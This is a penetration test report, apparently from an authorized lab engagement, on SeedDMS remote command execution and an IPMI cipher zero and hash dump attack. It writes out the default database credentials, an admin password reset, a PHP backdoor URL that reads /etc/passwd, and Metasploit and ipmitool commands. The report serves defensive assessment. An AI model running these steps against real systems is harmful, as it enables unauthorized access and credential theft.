May 1, 2024

Assessment Report :

[redacted] Network Penetration Testing

Matthew Margosain

Table of Contents

[redacted]

Activity Overview

OBJECTIVE

This project provides Internal Network [redacted] penetration testing to identify, analyze, and safely exploit vulnerabilities, demonstrating the associated security risk.

SERVICE DESCRIPTION

Penetration Testing Overview:

Penetration Testing entails simulating real-world cyber-attacks using methods akin to those employed by malicious hackers. To conduct a thorough security assessment surpassing basic vulnerability scanning, the expertise of industry professionals is indispensable.

Internal Network Penetration Testing:

Internal Network Penetration Testing scrutinizes an organization's security posture from an internal user's viewpoint. Although traditionally viewed through the lens of a disgruntled employee, we approach it as if an external attacker has breached the external perimeter or wireless network.

Aside from identifying vulnerabilities, this assessment delves into the organization's ability to protect and secure hosts on their network including validating the security countermeasures and effectiveness of detection tools.

Process and Methodology

Reconnaissance

Gather information about the network, including IP ranges. Scan specific IPs for information.

Enumeration

Enumerate active hosts, services, and applications within the target network.

Exploitation

Exploit vulnerabilities and misconfigurations to gain unauthorized access to systems and data.

Remediation

Provide recommendations for remediation of identified vulnerabilities and weaknesses.

Reporting

Prepare a comprehensive report detailing the findings of the penetration testing engagement.

Rules of Engagement

Scope: The scope of this penetration testing project is limited to scanning and attacking the IPs within the subnet [redacted] Any unauthorized scanning or attacking outside this range is strictly prohibited.

Permitted IPs: Penetration testers are allowed to scan and attack any IPs within the range [redacted] except for the following:

[redacted]

IPs within the range [redacted]

IPs within the subnets [redacted]

Authorized Targets: Penetration testers are authorized to attack the subnet [redacted] specifically targeting five virtual machines and any honeypots deployed within this subnet. However, any collateral damage to other systems within this subnet must be minimized.

Rules of Engagement Adherence: All activities conducted during this penetration testing engagement must adhere to the rules outlined in this document. Any deviation from these rules must be approved by the designated authority.

Penetration Tools

Gobuster - command-line tool used for directory and file brute-forcing on web servers.

Nmap - network scanning tool used for discovering hosts and services on a computer network.

Nessus - vulnerability assessment tool that scans for security vulnerabilities and compliance issues.

Recon-ng - framework used for gathering information about systems and conducting reconnaissance.

Msfconsole - command-line interface for the Metasploit Framework.

Hashcat - password cracking tool used for recovering passwords from hashes.

Nikto - web server scanner that identifies vulnerabilities, misconfigurations, and security issues.

Searchsploit - command-line utility used to search exploits for known vulnerabilities in software.

SQLMap - automated SQL injection and database takeover tool.

IPMItools - collection of utilities for managing and configuring IPMI-enabled devices.

Vulnerability Rating Summary

The Vulnerability Rating Summary consolidates severity assessments of discovered vulnerabilities, drawing from NIST guidelines and Nessus scans. NIST frameworks like the NVD and CVSS offer structured approaches for categorizing vulnerabilities based on factors like exploitability and impact, providing a benchmark for severity ratings. Nessus, a vulnerability scanner, complements this by identifying and rating vulnerabilities within systems and networks based on its own evaluation criteria.

Critical	These vulnerabilities present a significant risk and demand immediate attention. If left unaddressed, they have the potential to completely compromise the target environment or cause similarly severe impacts.
High	These vulnerabilities pose a serious threat to the company's environment and require prompt correction. These issues have the potential to significantly impact the organization's security posture.
Medium	These vulnerabilities pose a moderate risk to the environment. While they may necessitate additional context before remediation, addressing them is crucial after critical and high-risk vulnerabilities have been addressed.
Low	These vulnerabilities present minimal risk to the target environment and are often theoretical in nature. As a result, remediation of low risks is typically of lower priority compared to other security hardening techniques.
Informational	These vulnerabilities typically have little to no impact on their own. However, they may pose a risk when combined with other circumstances or technologies not in place. It's generally unnecessary to remediate informational items.

Network Map

IP	Host	Ports
[redacted]		

IP	Host	Ports
[redacted]		

Remote Command Execution

Rating: Critical

Description

The vulnerability allows for remote command execution in SeedDMS versions. By uploading a malicious document and obtaining its corresponding document ID, an attacker can execute arbitrary commands on the server. The exploit involves uploading a PHP backdoor file, selecting it as a document, and then accessing the document ID via a crafted URL to trigger command execution. This exploit poses a significant risk to the security of affected systems and underscores the importance of promptly updating to patched versions to mitigate the vulnerability.

Affected Hosts : Ports

[redacted]

Remediation


To remediate the Remote Command Execution vulnerability in SeedDMS organizations should promptly update the software to the latest patched version to mitigate the security flaw. Additionally, temporarily disable file upload functionality until the system is patched, implement strict validation mechanisms for uploaded files, restrict access to sensitive functionality and directories, provide security awareness training to users and administrators, monitor and audit file upload activities, conduct regular penetration testing and security assessments, and develop an incident response plan to respond effectively to security incidents. These measures collectively help minimize the risk of unauthorized remote command execution and enhance the overall security posture of the system.

Testing Process

Reconnaissance:

This vulnerability was detected through targeted scanning aimed at identifying web vulnerabilities. Specifically, a script was utilized to extract HTTP titles. Unsecured hosts typically reveal HTTP titles that are descriptive of their webpage content. This characteristic allows for easier identification of potential vulnerabilities.

Pictured below are a snippet of hosts with http-title visible.



After identifying this host as vulnerable, I proceeded with an aggressive scan to gather additional information. During the scan, it was discovered that Port [redacted] was open, indicating the presence of a MYSQL service. This discovery represents a critical vulnerability, as it suggests the potential for unauthorized access.


The presence of an open MYSQL port poses significant risks, including the possibility of unauthorized access to sensitive data, manipulation of databases, and even the execution of arbitrary commands on the database server. Through enumeration of the accessible MYSQL databases, I could ascertain the potential avenues for exploitation.

Pictured below is a snippet of the hosts information.

To gain access to the database, I attempted to brute-force the password using default MySQL credentials, but this proved unsuccessful. I proceeded with reconnaissance efforts, focusing on gathering information about systems and servers.


While examining the source code of the website, I made a significant discovery: the host was utilizing the SeedDMS document management system. This system facilitates the organization, storage, and collaboration on documents. Furthermore, it became apparent that SeedDMS served as the "endpoint server" for the host, suggesting its critical role in the infrastructure.

Pictured below is a snippet of the hosts server endpoint.



With the understanding that SeedDMS relies on MySQL for its database management system, I initiated a search for default login credentials to access the database. During this search, I uncovered a potential username: "seeddms." Furthermore, a corresponding password: "seeddms." This finding provided the proper credentials to gain unauthorized access to the SQL database.


Pictured below is a snippet of the search results of the login credentials.



Enumeration:


Using the credentials I found above I successfully logged into the MySQL database.

Pictured below is a snippet of gaining access to sql database.




Accessing the database provided unrestricted access to all tables, granting the ability to modify any data within. This unfettered access allowed for extensive manipulation and control over the database's content, posing significant security risks. I ran a query to see all the users in the database. From here I could see users “admin” and “guest” with both passwords. I then set the password to the MD5 hash of the string 'mattwashere' for the user with the login name 'admin'. This operation effectively changes the password for the admin user in the database to 'mattwashere', ensuring that the password is securely stored as a hashed value rather than in plain text.

Pictured below is a snippet of all the user information.




Pictured below is a snippet of the admin password being changed.



To demonstrate the potential impact of a ransomware attack, I temporarily changed the database password from "seeddms" to "mattwashere." This simulated scenario highlights the vulnerability of the system to unauthorized access and manipulation, as ransomware attackers often exploit weak credentials to infiltrate databases and encrypt sensitive data for extortion purposes. However, after showcasing the potential threat, I promptly reverted the password back to "seeddms" to ensure that legitimate users could regain access to the system. This exercise underscores the importance of robust security measures, including the use of strong, unique passwords and regular monitoring for suspicious activity, to mitigate the risk of ransomware attacks and safeguard critical data assets.

Pictured below is a snippet of the database password being changed.




Exploitation:

After successfully changing the admin password, I proceeded with reconnaissance to identify vulnerabilities in SeedDMS. Leveraging the searchsploit tool, I uncovered five distinct vulnerabilities associated with the platform.


Among these vulnerabilities, I chose to test the host against the Remote Command Execution (RCE) vulnerability. This particular vulnerability posed a significant risk as it could potentially allow an attacker to execute arbitrary commands on the host remotely. By exploiting this vulnerability, an attacker could gain unauthorized access to sensitive data, compromise system integrity, and potentially escalate privileges within the environment. Testing the host against this vulnerability allowed me to assess the effectiveness of the organization's security measures and identify any weaknesses that needed to be addressed promptly.

Pictured below is a snippet of the vulnerability search results.




In order to gather more details on the vulnerabilities identified in SeedDMS, I turned to the Exploit Database (EDB) for further exploration. The Exploit Database serves as a comprehensive repository of exploits and vulnerabilities, providing detailed information, including exploit code, technical descriptions, and potential impact assessments. By leveraging the wealth of resources available on the Exploit Database, I aimed to gain deeper insights into the nature of the vulnerabilities affecting SeedDMS. This involved analyzing exploit codes, understanding attack vectors, and assessing the potential risks associated with each vulnerability.


Pictured below is a snippet of the vulnerability I will be testing.



To exploit the vulnerability within the application, I first went to the SeedDMS login page by copying the path to the endpoint server in the URL. Where I could execute a series of steps. Initially, I gained access to the application by logging in, thereby obtaining the necessary privileges. Following this, the perpetrator proceeded to add a document within any existing folder in the application's interface.




A malicious PHP backdoor file was selected as the document to be uploaded. The backdoor file contained a snippet of PHP code designed to execute arbitrary commands provided via the "cmd" parameter in the HTTP request. This code snippet facilitated remote command execution on the server where the application was hosted, allowing me to run commands with the same privileges as the web server process.



Upon successfully uploading the malicious file, I identified the document ID associated with the uploaded document. This information was crucial for crafting the final step of the exploit.

Finally, with the document ID, the I constructed a specially crafted URL to trigger the execution of arbitrary commands on the server. By appending the document ID to the URL path, along with the desired command parameter (e.g., "cmd=cat+/etc/passwd"), I could leverage the backdoor file to execute commands on the server. This URL was then accessed via a web browser, leading to the execution of the specified command and the display of its response directly within the browser window.


/data/ /7/1.php?cmd=cat+/etc/passwd
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
root:
daemon:
bin:
sync:
games:
man:x:
lp:x:
mail:
news:
uucp:
proxy:
www-da
backup
list:
irc:x:
gnats:
nobody
system
system
system
messag
syslog
_apt:x
tss:x:
uuidd:
tcpdum
avahi-
usbmux
rtkit:
dnsmas
cups-p
speech
avahi:
kernoo
saned:
nm-ope
hplip:
whoops
colord
geoclu
pulse:
gnome-
gdm:x:
saket:
system

IPMI Cipher Zero/Hash Dump

Rating: High

Description

A cipher zero attack does not require any cryptographic authentication, allowing unauthorized access to IPMI interfaces. This vulnerability poses a significant security risk as it allows attackers to gain full control over IPMI-enabled hardware without authentication. While hash dumping can be a potent technique for hackers because it provides access to password hashes stored on a target system. By extracting these hashes, hackers can then employ offline password cracking methods to decipher the plaintext passwords associated with user accounts. This grants them unauthorized access to sensitive resources, systems, and data, potentially compromising the entire network's security. With access to plaintext passwords, hackers can escalate their privileges, move laterally within the network, and carry out further malicious activities, such as data exfiltration, espionage, or deploying ransomware.

Affected Hosts : Port

[redacted]

Remediation

Implementing cryptographic authentication mechanisms, such as strong password requirements, two-factor authentication, and encryption protocols, can effectively mitigate the risk posed by cipher zero attacks. Additionally, regularly updating firmware and applying patches to IPMI devices can address known vulnerabilities and strengthen their defenses against exploitation.


Testing Process

Reconnaissance:

This vulnerability was uncovered during comprehensive scanning, revealing commonly open ports along with their associated services. Of particular interest was port [redacted] displaying an HTTP title indicative of [redacted] Recognizing that this host utilizes an Intelligent Platform Management Interface (IPMI), I initiated further investigation into potential exploit avenues. Subsequent research unveiled that IPMI version [redacted] and lower are susceptible to cipher zero attacks, prompting the exploration of this vulnerability.

Enumeration:
In order to assess the susceptibility of this host to a cipher zero attack, I utilized msfconsole to identify its IPMI version. The scan confirmed that the IPMI version is indeed IPMI [redacted], affirming that this host is indeed vulnerable to such an attack.

Subsequently, I utilized the msfconsole to execute the IPMI cipher zero exploit. To optimize performance, I adjusted the thread count to 25, enhancing the speed and efficiency of the operation. Following this, I designated the target host and initiated the scanner. Although the module executed successfully, it failed to yield any additional insights. It's noteworthy that had the system been resistant to this exploit, msfconsole would have generated a notification accordingly. However, in this instance, it did not provide any supplementary information but is likely vulnerable to it.



If a cipher zero attack were successful, it would mean that the IPMI device is susceptible to authentication bypass, allowing unauthorized access without providing any credentials. In such a scenario, the ipmitool command with the specified options (-I lanplus -C 0 -H [redacted] -U root -P root user list) would still function and be useful because it relies on the fact that authentication

is not required (due to the cipher zero vulnerability). However, in this case the host is not susceptible enough.

```
┌──(kali㉿kali)-[~]
└─$ ipmitool -I lanplus -C 3 -H [redacted] -U root -P root user list
Error: Unable to establish IPMI v2 / RMCP+ session
```

Next, I tried to hash dump using msfconsole. This is designed to target IPMI devices to extract password hashes from their authentication databases. This module utilizes the cipher zero vulnerability present in some IPMI implementations to bypass authentication and retrieve the password hashes. Once executed, the module successfully connected to the target IPMI device and extract the password hash for the user “admin”.

```
msf6 > use auxiliary/scanner/ipmi/ipmi_dumphashes
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > set RHOST [redacted]
RHOST => [redacted]
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > run

[+ [redacted] - IPMI - Hash found: admin: [redacted]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
